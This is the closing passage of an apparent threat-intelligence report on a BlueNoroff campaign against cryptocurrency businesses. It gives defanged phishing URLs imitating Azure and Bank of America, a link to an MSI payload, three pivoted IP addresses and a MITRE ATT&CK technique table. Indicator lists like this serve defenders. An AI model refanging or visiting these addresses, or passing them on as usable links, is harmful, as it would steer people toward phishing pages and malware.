hxxps://docs.azure-protection[.]cloud/+gFJKOpVX/4vRuFIaGlI/D+OfpTtg/YTN0TU1BNx/bMA5aGuZZP/ODq7aFQ%3D/%3D
hxxps://bankofamerica.us[.]org/lsizTZCslJm/W+Ltv_Pa/qUi+KSaD/_rzNkkGuW6/cQHgsE=
hxxps://www.capmarketreport[.]com/packageupd.msi?ccop=RoPbnVqYd

Pivoted IP address

152.89.247.87

172.86.121.130
104.168.174.80

MITRE ATT&CK Mapping

Tactic	Technique	Technique name
Initial Access	T1566.001	**Phishing: Spearphishing Attachment**
	T1566.002	**Phishing: Spearphishing Link**
Execution	T1059.003	**Command and Scripting Interpreter: Windows Command Shell**
	T1059.005	**Command and Scripting Interpreter: Visual Basic**
	T1204.001	**User Execution: Malicious Link**
	T1204.002	**User Execution: Malicious File**
Persistence	T1547.008	**Boot or Logon Autostart Execution: LSASS Driver**
Defense Evasion	T1027.002	**Obfuscated Files or Information: Software Packing**
	T1497.001	**Virtualization/Sandbox Evasion: System Checks**
	T1055.002	**Process Injection: Portable Executable Injection**
	T1553.005	**Subvert Trust Controls: Mark-of-the-Web Bypass**
	T1218.007	**System Binary Proxy Execution: Msiexec**
	T1218.011	**System Binary Proxy Execution: Rundll32**
	T1221	**Template Injection**
Command and Control	T1071.001	**Application Layer Protocol: Web Protocols**
Exfiltration	T1041	**Exfiltration over C2 Channel**

[1] *APT Intel report: BlueNoroff Launched a New Campaign To Attack Cryptocurrency Business*
